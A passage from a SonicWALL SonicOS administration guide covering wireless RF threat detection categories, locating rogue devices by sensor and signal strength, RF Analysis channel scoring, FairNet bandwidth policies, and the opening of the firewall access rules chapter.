- **Broadcasting De-Authentication** - This DoS variation sends a flood of spoofed de-authentication frames to wireless clients, forcing them to constantly de-authenticate and subsequently re-authenticate with an access point.
- **Valid Station with Invalid (B)SSID** - In this attack, a rogue access point attempts to broadcast a trusted station ID (ESSID). Although the BSSID is often invalid, the station can still appear to clients as though it is a trusted access point. The goal of this attack is often to gain authentication information from a trusted client.
- **Wellenreiter/NetStumbler Detection** - Wellenreiter and NetStumbler are two popular software applications used by attackers to retrieve information from surrounding wireless networks.
- **Ad-Hoc Station Detection** - Ad-Hoc stations are nodes which provide access to wireless clients by acting as a bridge between the actual access point and the user. Wireless users are often tricked into connecting to an Ad-Hoc station instead of the actual access point, as they may have the same SSID. This allows the Ad-Hoc station to intercept any wireless traffic that connected clients send to or receive from the access point.
- **Unassociated Station** - Because a wireless station attempts to authenticate prior to associating with an access point, the unassociated station can create a DoS by sending a flood of authentication requests to the access point while still unassociated.
- **EAPOL Packet Flood** - Extensible Authentication Protocol over LAN (EAPOL) packets are used in WPA and WPA2 authentication mechanisms. Since these packets, like other authentication request packets, are received openly by wireless access points, a flood of these packets can result in DoS to your wireless network.
- **Weak WEP IV** - WEP security mechanism uses your WEP key along with a randomly chosen 24-bit number known as an Initialization Vector (IV) to encrypt data. Network attackers often target this type of encryption because some of the random IV numbers are weaker than others, making it easier to decrypt your WEP key.

Practical RF Monitoring Field Applications

This section provides an overview of practical uses for collected RF Monitoring data in detecting Wi-Fi threat sources. Practical RF Monitoring Field Applications are provided as general common-sense suggestions for using RF Monitoring data.

Topics:

- [“Before Reading this Section” section on page 639](#)
- [“Using Sensor ID to Determine RF Threat Location” section on page 640](#)
- [“Using RSSI to Determine RF Threat Proximity” section on page 640](#)

Before Reading this Section

When using RF data to locate threats, keep in mind that wireless signals are affected by many factors. Before continuing, take note of the following:

- **Signal strength is not always a good indicator of distance** - Obstructions such as walls, wireless interference, device power output, and even ambient humidity and temperature can affect the signal strength of a wireless device.
- **A MAC Address is not always permanent** - While a MAC address is generally a good indicator of device type and manufacturer, this address is susceptible to change and can be spoofed. Likewise, originators of RF threats may have more than one hardware device at their disposal.

Using Sensor ID to Determine RF Threat Location


In the Discovered RF Threat Stations list, the Sensor field indicates which Sonic Point is detecting the particular threat. Using the sensor ID and MAC address of the SonicPoint allows you to easily determine the location of the SonicPoint that is detecting the threat.



Tip For this section in particular (and as a good habit in general), you may find it helpful to keep a record of the locations and MAC addresses of your SonicPoint devices.

- Step 1** Navigate to the **SonicPoint > RF Monitoring** page in the SonicWALL Management Interface.
- Step 2** In the **Discovered RF Threat Stations** table, locate the **Sensor** for the SonicPoint that is detecting the targeted RF threat and record the number.
- Step 3** Navigate to **SonicPoint > SonicPoints**.
- Step 4** In the **SonicPoints** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.
- Step 5** Record the **MAC address** for this SonicPoint and use it to find the physical location of the SonicPoint.

The RF threat is likely to be in the location that is served by this SonicPoint.



Using RSSI to Determine RF Threat Proximity

This section builds on what was learned in the [“Using Sensor ID to Determine RF Threat Location” section on page 640](#). In the Discovered RF Threat Stations list, the Rssi field indicates the signal strength at which a particular Sonic Point is detecting an RF threat.


The Rssi field allows you to easily determine the proximity of an RF threat to the SonicPoint that is detecting that threat. A higher Rssi number generally means the threat is closer to the SonicPoint.




Tip It is important to remember that walls serve as barriers for wireless signals. While a very weak Rssi signal may mean the RF threat is located very far from the SonicPoint, it may also indicate a threat located near, but outside the room or building.

- Step 1** Navigate to the **SonicPoint > RF Monitoring** page in the SonicWALL Management Interface.
- Step 2** In the **Discovered RF Threat Stations** table, locate the **Sensor** and **Rssi** for the SonicPoint that is detecting the targeted RF threat and record these numbers.
- Step 3** Navigate to the **SonicPoint > SonicPoints** page.
- Step 4** In the **SonicPoints** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.
- Step 5** Record the **MAC address** for this SonicPoint and use it to find the physical location of the SonicPoint.

A high Rssi usually indicates an RF threat that is closer to the SonicPoint. A low Rssi can indicate obstructions or a more distant RF threat.





CHAPTER 43

Using RF Analysis

SonicPoint > RF Analysis

This chapter describes how to use the RF Analysis feature in SonicWALL SonicOS to help best utilize the wireless bandwidth with SonicPoint and SonicPoint-N appliances.

Topics:

- [“RF Analysis Overview” section on page 643](#)
- [“Using RF Analysis on SonicPoint\(s\)” section on page 644](#)

RF Analysis Overview

RF Analysis (RFA) is a feature that helps wireless network administrator understand how wireless channels are utilized by the managed SonicPoints, SonicPoint-Ns and all other neighboring wireless access points.

Topics:

- [“Why RF Analysis?” section on page 643](#)
- [“The RF Environment” section on page 644](#)



Note SonicWALL RFA can analyze third-party access points and include these statistics in RFA data as long as at least one SonicPoint access point is present and managed through the SonicWALL appliance.


Why RF Analysis?

Deploying and maintaining wireless infrastructure can be a daunting task for the network administrator. Wireless issues, such as low performance and poor connectivity are issues that wireless network administrators often face, but ironically, these issues can usually be resolved simply analyzing and properly tuning radio settings.

RFA is a tool that brings awareness to these potential wireless issues. The two main issues which RFA deals with are overloaded channels, and AP interference with adjacent channels. RFA calculates an RF Score for each operational SonicPoint and displays the data in a way that allows the administrator to identify access points operating in poor RF environment.

The RF Environment

The IEEE 802.11 maintains that devices use ISM 2.4 GHz and 5GHz bands, with most of the current deployed wireless devices using the 2.4 GHz band. Because each channel occupies 20MHz wide spectrum, only three channels out of the 11 available are not overlapping. In the United States, channel 1, 6, and 11 are non-overlapping. In most cases, these are the three channels used when deploying a large number of SonicPoints.



The whole 2.4GHz band is segmented into three separate channels 1, 6, and 11. To achieve this ideal scenario, two factors are necessary: channel allocation and power adjustment. In most scenarios, it's best to assign neighboring SonicPoint appliances to different channels. SonicPoint transmit power should also be watched carefully, as it needs to be strong enough for nearby clients to connect, but not so powerful that causes interference to other SonicPoints operating within the same channel.

Using RF Analysis on SonicPoint(s)

RFA uses scores, graphs, and numbers to assist users to discover and identify potential or existing wireless problems.

Although the best case scenario is to have the smallest number of APs working in the same channel at any given time, in the real world it is difficult to maintain that especially when deploying large amount of APs. Also, since the ISM band is free to the public, there may be other devices operating that are out of immediate control of the network administrator.






Topics:

- “Making Sense of the RF Score” section on page 645
- “Channel Utilization Graphs and Information” section on page 646
- “Details” section on page 646

Making Sense of the RF Score

RF Score is a calculated number on a scale of 1-10 which is used to represent the overall condition for a channel. The higher the score, the better the RF environment is. Low scores indicate that attention is needed by the administrator.

RF Score

#	SonicPoint	N Model	Channel	RF Score	Channel	RF Score
1	SonicPoint (00:17:c5:04:18:5c)		11	 2	64	 10
2	SonicPoint (00:17:c5:28:8c:33)		3	 7	7	 5

SonicWALL wireless driver report signal strength in RSSI, this number is used in the below equation to get a raw score on a scale of 1 to 100.

Preliminary RF Score Formula:

- $rfaScore100 = 100 - ((rssiTotal - 50) * 7 / 10)$ simplified: $rfaScore100 = -0.7 * rssiTotal + 135$;

A final score is based on this rfaScore100:

- If the RFA score is greater than 96, it is reported as 10.
- If the RFA score is less than 15, it is reported as 1.
- All other scores are divided by 10 in order to fall into the 1-10 scale.


In the SonicOS interface, the RF Score is displayed for the channel that is being used by the SonicPoints.

**Note**

This feature depends on the knowledge of what channel SonicPoint is operating in. If the channel number is unknown, RF Score is going to be not available.

Channel Utilization Graphs and Information

Searching for a way to show how a channel is utilized for all connected SonicPoints resulted in displaying a channel utilization graph.



There are two color bars for each channel. The number on the top of each color bar indicates the number of SonicPoints that detect the particular issue in that channel. SonicPoints perform an IDS scan on all available channels upon boot-up and RFA analyzes these scan results to decide on issues for each channel.

For example: if there are 10 SonicPoints connected, and 6 of these decide that channel 11 is overloaded, the number on the top of the purple color bar will be 6; if 8 SonicPoints decide that channel 6 is highly interfered, the number on the top of the cyan color bar will be 8. Zero will be shown for channels with no issues.



Note Channels 12, 13, and 14 are shown, but in some countries these channels are not used. These channels are still monitored however, because it is possible for a wireless cracker to set up a wireless jammer in channel 12, 13, or 14 and launch a deny of service attack to lower channels.

Details

The **Details** section of the **SonicPoint > RF Analysis** page contains two tables:

- Channel overloaded by APs operating in the same channel
- Channel highly interfered by APs operating in the same channel as well as adjacent channels

The **Details** section also provides links to quickly display either table.

Details

- [Channel with overloaded APs](#)
- [Channel with interfering APs](#)

Channel overloaded by APs operating in the same channel

APs and their associated stations in the same channel all share the same bandwidth for communication. The more nodes operate in the same channel, the less bandwidth each node is able to use. In addition, the more nodes in a channel increase the possibility of WLAN hidden node problem. In case a channel is overloaded with too many APs (over 4 per channel), channel allocation among APs may need to be re-evaluated. You may switch to SonicPoint configuration page and re-configure the SonicPoints.

#	SonicPoint
IDS is not finished yet	

Channel highly interfered by APs operating in the same channel as well as adjacent channels

Devices operating in adjacent channels (channel numbers less than 5 apart) have their RF frequencies overlapped and interfering with one another. Ideally, APs should be 5 channels apart to avoid such problem. A channel is regarded as highly interfered when there are more than 5 APs interfering the channel.

#	SonicPoint
IDS is not finished yet	

Topics:

- [“Viewing Overloaded Channels” section on page 647](#)
- [“RFA Highly Interfered Channels” section on page 648](#)

Viewing Overloaded Channels

RFA will give a warning when it detects more than four active APs in the same channel. As shown below, no matter how strong their signal strength is, RFA will mark the channel as overloaded.

▼ 1 SonicPoint (00:17:c5:04:18:5c) 3 channels are overloaded

	SSID	MAC	Signal Strength	Channel
Channel 1 is overloaded				
1	Guest_WiFi	00:17:c5:38:dc:3f	-81 dBm (20%)	1
2	Guest_WiFi	00:17:c5:2e:58:d2	-77 dBm (25%)	1
3	sonicwall-4839	00:17:c5:3e:48:39	-54 dBm (58%)	1
4	Corp_SSL_VPN_g	00:17:c5:2e:58:d3	-77 dBm (25%)	1
5	Corp_SSL_VPN_g	00:17:c5:38:dc:40	-78 dBm (24%)	1
6	Corp_WiFi_g	00:17:c5:38:dc:3e	-81 dBm (20%)	1
7	Corp_WiFi_g	00:17:c5:2e:58:d1	-76 dBm (27%)	1
Channel 2				
1	www.RadioG.org	00:17:c5:47:4f:6d	-12 dBm (100%)	2
Channel 6 is overloaded				
1	Guest_WiFi	00:17:c5:38:dc:00	-62 dBm (47%)	6
2	Corp_SSL_VPN_g	00:17:c5:38:dc:01	-61 dBm (48%)	6
3	Corp_SSL_VPN_g	00:17:c5:39:11:ef	-84 dBm (15%)	6
4	Corp_WiFi_g	00:17:c5:38:db:ff	-83 dBm (17%)	6
5	BerkeWC_SonicPoint_N	00:17:c5:2e:52:e0	-65 dBm (42%)	6

Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.

RFA Highly Interfered Channels


Not only APs working in the same channel will create interference, APs working in adjacent channels (channel number less than 5 apart) will also interfere with each other.

RFA will give a warning when it detects that around a certain SonicPoint, there are more than five active APs in the channels that are less than five apart. No matter how strong their signal strength is, RFA will mark the channel as highly interfered.

1 SonicPoint (00:17:c5:04:18:5c) 3 channels are highly interfered

	SSID	MAC	Signal Strength	Channel
Channel 1 is highly interfered				
1	Guest_WiFi	00:17:c5:38:dc:3f	-81 dBm (20%)	1
2	Guest_WiFi	00:17:c5:2e:58:d2	-77 dBm (25%)	1
3	www.RadioG.org	00:17:c5:47:4f:6d	-12 dBm (100%)	2
4	sonicwall-4839	00:17:c5:3e:48:39	-54 dBm (58%)	1
5	Corp_SSL_VPN_g	00:17:c5:2e:58:d3	-77 dBm (25%)	1
6	Corp_SSL_VPN_g	00:17:c5:38:dc:40	-78 dBm (24%)	1
7	Corp_WiFi_g	00:17:c5:38:dc:3e	-81 dBm (20%)	1
8	Corp_WiFi_g	00:17:c5:2e:58:d1	-76 dBm (27%)	1
Channel 2 is highly interfered				
1	Guest_WiFi	00:17:c5:38:dc:3f	-81 dBm (20%)	1
2	Guest_WiFi	00:17:c5:2e:58:d2	-77 dBm (25%)	1
3	Guest_WiFi	00:17:c5:38:dc:00	-62 dBm (47%)	6
4	www.RadioG.org	00:17:c5:47:4f:6d	-12 dBm (100%)	2
5	sonicwall-4839	00:17:c5:3e:48:39	-54 dBm (58%)	1
6	Corp_SSL_VPN_g	00:17:c5:2e:58:d3	-77 dBm (25%)	1
7	Corp_SSL_VPN_g	00:17:c5:38:dc:40	-78 dBm (24%)	1
8	Corp_SSL_VPN_g	00:17:c5:38:dc:01	-61 dBm (48%)	6
9	Corp_SSL_VPN_g	00:17:c5:39:11:ef	-84 dBm (15%)	6
10	Corp_WiFi_g	00:17:c5:38:dc:3e	-81 dBm (20%)	1

Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.



CHAPTER 44

SonicPoint FairNet

SonicPoint > FairNet

This chapter describes how to plan, design, implement, and SonicPoint FairNet policies in SonicWALL SonicOS to configure bandwidth limits for WLAN clients.

Topics:

- [“SonicPoint FairNet Overview” section on page 649](#)
- [“Configuring SonicPoint FairNet Bandwidth Limit Policies” section on page 650](#)
 - [“Configuring FairNet Bandwidth Limits for Individual WLAN Clients” section on page 651](#)

SonicPoint FairNet Overview

IEEE 802.11 wireless LAN is a half-duplex broadcast system, in which all wireless clients compete for the shared bandwidth. Ideally, wireless networks should provide fairness in bandwidth distribution to create a better user experience and maintain productivity and flexibility for all wireless traffic.

With 802.11n technology, wireless LAN throughput can reach up to 300 Mbps to meet the high demand of performance and diversified timing sensitive services. However in 802.11n wireless LAN networks wireless users still confront bandwidth issues when multiple users are coexisting. For example since all bandwidth is shared by all associated wireless clients, some “bandwidth hog” (such as a VoIP or P2P user) may use most of the bandwidth and cause delays or network interruptions for low-bandwidth, HTTP users.

Given this fact, SonicPoint FairNet feature is designed to provide an easy-to-use method for you to control the bandwidth of associated wireless clients and make sure the fairness among everyone of them.

You can configure SonicPoint FairNet bandwidth limits for all wireless users, for specific IP address ranges, or for individual clients to provide fairness as well as network efficiency.

Configuring SonicPoint FairNet Bandwidth Limit Policies

To configure SonicPoint FairNet, perform the following tasks:

Step 1 Navigate to the **SonicPoint > FairNet** page.

SonicPoint /
FairNet

Accept Cancel

FairNet Settings

Enable FairNet

FairNet Policies

<input type="checkbox"/> Direction	Start IP	End IP	Min Rate(kbps)	Max Rate(kbps)	Interface	Enable	Configure
<input type="checkbox"/> Both	10.10.10.1	10.10.10.50	50	250	X2	<input checked="" type="checkbox"/>	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Downlink	10.10.10.51	10.10.10.100	250	1000	X2	<input checked="" type="checkbox"/>	<input type="text"/> <input type="text"/>
<input type="checkbox"/> Uplink	10.10.10.51	10.10.10.100	250	500	X2	<input checked="" type="checkbox"/>	<input type="text"/> <input type="text"/>

Step 2 Select the **Enable FairNet** checkbox

Step 3 Click **Accept** at the top of the page.

Step 4 Click the **Add** button to add a SonicPoint FairNet policy for an IP address or range of addresses. The **Add FairNet Policy** window displays.

Enable policy

Direction:

Start IP:

End IP:

Min Rate(kbps):

Max Rate(kbps):

Interface:

Step 5 By default the **Enable Policy** option is checked. Disable this checkbox to disable the FairNet policy.

Step 6 In the **Direction** pulldown menu, select whether the bandwidth limits for the policy will apply to clients uploading content, downloading content, or both directions:

- Both Directions
- Downlink (AP to Client)
- Uplink (Client to AP)

Step 7 In the **Start IP** and **End IP** fields, specify the IP address range that the policy will apply to.



Tip The IP address range must be on a subnet that is configured for a WLAN interface.

- Step 8** In the **Min Rate(kbps)** field, enter the minimum bandwidth that clients will be guaranteed.
- Step 9** In the **Max Rate(kbps)** field, enter the maximum bandwidth that clients will be allowed.
- Step 10** In the **Interface** pulldown menu, select the WLAN interface that corresponds to the IP address range you configured.
- Step 11** Click **OK**.

Configuring FairNet Bandwidth Limits for Individual WLAN Clients

When WLAN clients are connected to the SonicPoint, you can configure individual FairNet bandwidth.

- Step 1** On the **SonicPoint > FairNet** page, scroll down to the **Current WLAN Clients** section. The IP address and MAC address for all active WLAN clients are displayed.

Current WLAN Clients				
#	IP address	MAC Address	Min Rate (kbps)	Max Rate (kbps)
1	172.16.31.2	11:22:33::44:55:66	<input type="text" value="200"/>	<input type="text" value="300"/>
2	172.16.31.3	00:11:22:33:44:55	<input type="text" value="100"/>	<input type="text" value="200"/>


- Step 2** To configure a minimum bandwidth for an individual client, enter a value in the **Min Rate (kbps)** field.
- Step 3** To configure a maximum bandwidth for an individual client, enter a value in the **Max Rate (kbps)** field.
- Step 4** Click **Accept** at the top of the page.

PART 8

Firewall

This part contains the following chapters:

- **Firewall > Access Rules**
- **Application Control**
- **Firewall > App Control Advanced**
- **Firewall > App Rules**
- **Firewall > Match Objects**
- **Firewall > Action Objects**
- **Firewall > Address Objects**
- **Firewall > Service Objects**
- **Firewall > Email Address Objects**
- **Verifying App Control Configuration**
- **App Control Use Cases**



CHAPTER 45

Configuring Access Rules

Firewall > Access Rules

This chapter provides an overview on your SonicWALL security appliance stateful packet inspection default access rules and configuration examples to customize your access rules to meet your business requirements.

Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the SonicWALL security appliance.

SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface for configuring access rules by zones and configuring bandwidth management using access rules.

Topics:

- [“Stateful Packet Inspection Default Access Rules Overview” on page 657](#)
- [“Using Bandwidth Management with Access Rules Overview” on page 658](#)

- “Access Rule Configuration Task List” on page 659

Firewall /

Access Rules

Restore Defaults...

Access Rules (ALL > ALL) Items 1 to 30 (of 30)

View Style: All Rules Matrix Drop-down Boxes

Add... Delete Clear Statistics Restore Defaults

#	Zone	> Zone	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable	Configure
LAN															
1	LAN	> LAN	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
2	LAN	> WAN	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
5	LAN	> VAP-Corporate	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
SSLVPN															
6	SSLVPN	> VPN	1	WAN RemoteAccess Networks	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
VAP-Corporate															
8	VAP-Corporate	> LAN	1	Any	Any	Any	Deny	All						<input checked="" type="checkbox"/>	
9	VAP-Corporate	> WAN	1	Any	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
VPN															
11	VPN	> LAN	1	Any	All X0 Management IP	SNMP	Allow	All						<input checked="" type="checkbox"/>	
18	VPN	> VPN	2	WAN RemoteAccess Networks	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
19	VPN	> VPN	3	Any	WLAN RemoteAccess Networks	Any	Allow	All						<input checked="" type="checkbox"/>	
20	VPN	> VPN	4	WLAN RemoteAccess Networks	Any	Any	Allow	All						<input checked="" type="checkbox"/>	
WAN															
23	WAN	> LAN	1	Any	Any	Any	Deny	All						<input checked="" type="checkbox"/>	
24	WAN	> WAN	1	Any	All U0 Management IP	SSH Management	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	
25	WAN	> WAN	2	Any	All U0 Management IP	HTTPS Management	Allow	All	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	
30	WAN	> VAP-Corporate	1	Any	Any	Any	Deny	All						<input checked="" type="checkbox"/>	

Add... Delete Clear Statistics Restore Defaults

Stateful Packet Inspection Default Access Rules Overview

By default, the SonicWALL security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the "Default" stateful inspection packet access rule enabled in the SonicWALL security appliance:

